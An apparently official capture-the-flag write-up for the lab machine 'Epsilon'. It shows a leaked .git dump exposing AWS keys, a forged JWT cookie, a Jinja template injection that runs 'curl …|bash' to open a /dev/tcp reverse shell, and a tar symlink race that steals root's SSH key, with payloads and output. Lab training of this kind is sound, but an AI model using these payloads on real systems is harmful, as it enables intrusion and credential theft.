


Epsilon

19th January 2022 / Document No D22.100.149

Prepared By: MrR3boot

Machine Author(s): MrR3boot

Difficulty: Medium

Classification: Official

Synopsis

Epsilon is a medium difficulty Linux machine which exposes a Git repository on the webserver. AWS credentials are leaked in Git commits, which allows downloading the AWS Lambda function code. Secret key found in the source code can be used to forge a cookie to gain access to the web application. Foothold is obtained by exploiting the Server Side Template Injection vulnerability in the application feature. Abusing the tar symlink in a cronjob gives root access.

Skills Required

- Basic Linux Knowledge
- Basic Cloud Knowledge
- OWASP Top 10

Skills Learned

- Git Enumeration
- Lambda Function Enumeration
- Authentication Bypass
- Server Side Template Injection
- Tar Symlink Exploitation


Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.96.99 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.129.96.99
```

```
nmap -p- -Pn 10.129.96.99 -sC -sV

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to
http://cloud.epsilon.htb/403.html
5000/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.8.10)
|_http-server-header: Werkzeug/2.0.2 Python/3.8.10
|_http-title: Costume Shop
```

Nmap scan reveals that the target host has 3 ports open. Let's browse to port 80.



This says forbidden. Browsing to port 5000 reveals a login page.



Bruteforcing or SQL Injection attempts failed on this login.

FFUF

Let's enumerating files and folders on port 80 using ffuf.

```
ffuf -u http://10.129.96.99/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.96.99/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

.git/HEAD               [Status: 200, Size: 23, Words: 2, Lines: 2]
```

This reveals a Git repository. We can use git-dumper to download the repository.

Git

```
pip3 install git-dumper
```

```
git-dumper http://10.129.96.99/.git ./repo

[-] Testing http://10.129.96.99/.git/HEAD [200]
[-] Testing http://10.129.96.99/.git/ [403]
[-] Fetching common files
...
[-] Fetching
http://10.129.96.99/.git/objects/a2/a38255721866749f0bb9c437cf291399c0f1b4 [200]
[-] Fetching
http://10.129.96.99/.git/objects/e7/ae1ffa7121cbd5f49d989d9c64ef85d99aab81 [200]
[-] Running git checkout .
```

We find python scripts inside `repo`.

```
ls -al
total 4
drwxr-xr-x 1 root root   46 Nov 17 03:42 .
drwxr-xr-x 1 root root   52 Nov 17 03:42 ..
drwxr-xr-x 1 root root  128 Nov 17 03:42 .git
drwxr-xr-x 1 root root 1670 Nov 17 03:42 server.py
-rw-r--r-- 1 root root 1058 Nov 17 03:42 track_api_CR_148.py
```

Let's check the contents of `server.py`.

```
#!/usr/bin/python3


import jwt
from flask import *


app = Flask(__name__)
secret = '<secret_key>'
...
@app.route("/", methods=["GET","POST"])
def index():
        if request.method=="POST":
                if request.form['username']=="admin" and
request.form['password']=="admin":
```

```
                        res = make_response()
                        username=request.form['username']

                        token=jwt.encode({"username":"admin"},secret,algorithm="HS256")
                        res.set_cookie("auth",token)

                        res.headers['location']='/home'

                        return res,302
...
```

This is the source code of the flask application that is running on port 5000. Trying `admin / admin` credentials didn't work on login. The secret key value is masked. Let's check the contents of `track_api_CR_148.py`.

```
import io
import os
from zipfile import ZipFile
from boto3.session import Session


session = Session(
    aws_access_key_id='<aws_access_key_id>',
    aws_secret_access_key='<aws_secret_access_key>',
    region_name='us-east-1',
    endpoint_url='http://cloud.epsilon.htb')
aws_lambda = session.client('lambda')
...
```

This script updates the lambda function code. The AWS credentials values are masked here. Let's check the git logs.

```
git log
commit c622771686bd74c16ece91193d29f85b5f9ffa91 (HEAD -> master)
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 17:41:07 2021 +0000

    Fixed Typo

commit b10dd06d56ac760efbbb5d254ea43bf9beb56d2d
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 10:02:59 2021 +0000

    Adding Costume Site

commit c51441640fd25e9fba42725147595b5918eba0f1
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 10:00:58 2021 +0000

    Updatig Tracking API

commit 7cf92a7a09e523c1c667d13847c9ba22464412f3
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 10:00:28 2021 +0000

    Adding Tracking API Module
```

Checking first commit we see the AWS credentials.

```
git show 7cf92a7a09e523c1c667d13847c9ba22464412f3
commit 7cf92a7a09e523c1c667d13847c9ba22464412f3
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 09:06:49 2021 +0000

    Adding Track API model

diff --git a/track_api_CR_148.py b/track_api_CR_148.py
new file mode 100644
index 0000000..fed7ab9
--- /dev/null
+++ b/track_api_CR_148.py
@@ -0,0 +1,36 @@
+import io
+import os
+from zipfile import ZipFile
+from boto3.session import Session
+
+
+session = Session(
+    aws_access_key_id='AQLA5M37BDN6FJP76TDC',
+    aws_secret_access_key='OsK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A',
+    region_name='us-east-1',
+    endpoint_url='http://cloud.epsilong.htb')
+aws_lambda = session.client('lambda')
+
...
```

Foothold

Lambda

Configure these keys and list the lambda function.

```
aws configure
AWS Access Key ID [None]: AQLA5M37BDN6FJP76TDC
AWS Secret Access Key [None]: OsK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A
Default region name [None]: us-east-1
Default output format [None]:
```

```
aws --endpoint-url=http://cloud.epsilon.htb lambda list-functions
```

```
aws --endpoint-url=http://cloud.epsilon.htb lambda list-functions
{
    "Functions": [
        {
            "FunctionName": "costume_shop_v1",
            "FunctionArn": "arn:aws:lambda:us-east-
1:000000000000:function:costume_shop_v1",
            "Runtime": "python3.7",
            "Role": "arn:aws:iam::123456789012:role/service-role/dev",
            "Handler": "my-function.handler",
            "CodeSize": 478,
            "Description": "",
            "Timeout": 3,
            "LastModified": "2021-11-17T09:09:58.948+0000",
            "CodeSha256":
"IoEBWYw6Ka2HfSTEAYEOSnERX7pq0IIVH5eHBBXEeSw=",
            "Version": "$LATEST",
            "VpcConfig": {},
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "78bf6cef-1df1-4069-9290-bb390df5b328",
            "State": "Active",
            "LastUpdateStatus": "Successful",
            "PackageType": "Zip"
        }
    ]
}
```

We see a lambda function `costume_shop_v1`. Let's get the code location using `get-function` privilege.

```
aws --endpoint-url=http://cloud.epsilon.htb lambda get-function --function-
name=costume_shop_v1 | jq .Code.Location
```

```
aws --endpoint-url=http://cloud.epsilon.htb lambda get-function --
function-name=costume_shop_v1 | jq .Code.Location

"http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code"
```

We can copy the `Code.Location` and download the source code.

```
wget http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code && unzip code
```


This zip file contains `lambda_function.py` file. Let's view its contents.

```
import json

secret='RrXCv`mrNe!K!4+5`wYq' #apigateway authorization for CR-124

'''Beta release for tracking'''
def lambda_handler(event, context):
    try:
        id=event['queryStringParameters']['order_id']
        if id:
            return {
               'statusCode': 200,
               'body': json.dumps(str(resp)) #dynamodb tracking for CR-342
            }
        else:
            return {
                'statusCode': 500,
                'body': json.dumps('Invalid Order ID')
            }
    except:
        return {
                'statusCode': 500,
                'body': json.dumps('Invalid Order ID')
            }
```

This reveals a secret that is going to be used for apigateway authorization. It could be that the same secret maybe used on flask application too. As we are aware of cookie format from `server.py`. Let's forge new cookie as `admin` user using the above secret key.

```
python3
>>> import jwt
>>> jwt.encode({"username":"admin"},'RrXCv`mrNe!K!4+5`wYq',algorithm='HS256')
'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.8JUBz8oy5DlaoSmr0ffLb
_hrdSHl0iLMGz-Ece7VNtg'
```


Add a new cookie named `auth` in browser with the above value. This allows us to access `/home` page.



Reviewing the `server.py` , we find the template injection in `/order` route.


```
@app.route('/order',methods=["GET","POST"])
def order():
  if verify_jwt(request.cookies.get('auth'),secret):
    if request.method=="POST":
      costume=request.form["costume"]
      message = '''
      Your order of "{}" has been placed successfully.
      '''.format(costume)
      tmpl=render_template_string(message,costume=costume)
      return render_template('order.html',message=tmpl)
    else:
      return render_template('order.html')
```

The `costume` parameter is placed directly in the template string without any input sanitisation making this vulnerable to Server Side Template Injection. Let's place an order and capture the request in burp suite. Replace `costume` value with `{{ 7*7 }}`.



The server evaluates the expression and renders the response as `49`. This can be exploited by issuing below command.

```
{{
self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read()
}}
```



Let's set up server to deliver the payload.

```
echo -n '/bin/bash -c "bash -i >& /dev/tcp/10.10.14.15/1234 0>&1"' > index.html
sudo python3 -m http.server 80
```

Stand up a listener on port 1234 and issue another request with below payload.

```
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.system('curl 10.10.14.15|bash').read() }}
```

```
nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.129.96.99.
Ncat: Connection from 10.129.96.99:55020.
bash: cannot set terminal process group (964): Inappropriate ioctl for
device
bash: no job control in this shell
tom@epsilon:/var/www/app$ id
uid=1000(tom) gid=1000(tom) groups=1000(tom)
```

Issue below commands to gain stable shell.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
ctrl+z
stty raw -echo
fg
return
export TERM=xterm
```

Privilege Escalation

Having foothold on the server we can enumerate the file system. Monitoring running processes using pspy reveals that every minute `/usr/bin/backup.sh` is running as root.

```
2021/12/01 12:41:41 CMD: UID=0    PID=1      | /sbin/init maybe-ubiquity
2021/12/01 12:42:01 CMD: UID=0    PID=4131   | /usr/sbin/CRON -f
2021/12/01 12:42:01 CMD: UID=0    PID=4132   | /bin/sh -c /usr/bin/backup.sh
2021/12/01 12:42:01 CMD: UID=0    PID=4133   | /bin/bash /usr/bin/backup.sh
2021/12/01 12:42:01 CMD: UID=0    PID=4134   |
```

Let's check the contents of `backup.sh` file.

```
#!/bin/bash
file=`date +%N`
/usr/bin/rm -rf /opt/backups/*
/usr/bin/tar -cvf "/opt/backups/$file.tar" /var/www/app/
sha1sum "/opt/backups/$file.tar" | cut -d ' ' -f1 > /opt/backups/checksum
sleep 5
check_file=`date +%N`
/usr/bin/tar -chvf "/var/backups/web_backups/${check_file}.tar" /opt/backups/checksum
"/opt/backups/$file.tar"
/usr/bin/rm -rf /opt/backups/*
```

Script does the following steps.

- Remove all files in `/opt/backups` folder
- Backup the files from `/var/www/app` folder and place them in `/opt/backups/<int>` format
- Generate `sha1` of the tar and save in `checksum` file and give all permissions to this file
- Sleeps 5 seconds
- Then tar the previous tar file and `checksum` file and move them to `/var/backups/web_backups` folder
- Remove again all files from `/opt/backups` folder

We can see that the second `tar` command uses `h` flag which fetches the content of symlinks and does the compression. We can remove the `checksum` file and place a symlink to `SSH` key of root user within `5` seconds time span. We can achieve the same using below bash script.

```
#!/bin/sh

if [ -e /opt/backups/checksum ]; then
  rm -f /opt/backups/checksum
  echo '[+] Checksum file removed'
  ln -sf /root/.ssh/id_rsa /opt/backups/checksum
  echo '[+] Symlink placed'
fi
```

Save this as `exploit.sh` and run it in a while loop.

```
while true; do ./exploit.sh; done
```

```
tom@epsilon:/tmp$ while true;do ./exploit.sh ;done
[+] Checksum file removed
[+] Symlink placed
```

Copy latest time stamp `.tar` file from `/var/backups/web_backups` folder and extract the contents.

```
cp 455043040.tar /tmp;cd /tmp
tar -xvf 455043040.tar; cat opt/backups/checksum
```

```
tom@epsilon:/tmp$ tar -xvf 455043040.tar; cat opt/backups/checksum

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAu1bjeLcQ1bY8TFEcaRIb1pQbYCZY5QbejpUcrcLgVbO283KIayY+
UECWpu0OHEAhXIxSFhjmx/q9e+kMb+oa8gyxil/n+ZOcghS2BoBamJH4M3AmpYMpyV1FJc
Znff20BL70OP1zuDSVaY4ALt365l3KKB7kyJa7nybNIW7hkTDvUmDX5LFQfUC4l4vJnfuh
1P7poDQZASDjVtg23ngKqVl9vfdJFVBZcpZO63mcFMFcLzBs8RGnSAbDNH7WlslpT5YnRH
GUdDZe5UrBgE1XkpxS3x3zXVU4WNMWGCp/ZKzCuFUYkYONzG9pe60TwdNaIy4tm4z+7Nlp
<SNIP>
```

We can login as root using this key.

```
chmod 600 checksum;ssh -i checksum root@localhost
```

```
tom@epsilon:/tmp/opt/backups$ chmod 600 checksum;ssh -i checksum root@localhost
root@epsilon:~# id
uid=0(root) gid=0(root) groups=0(root)
```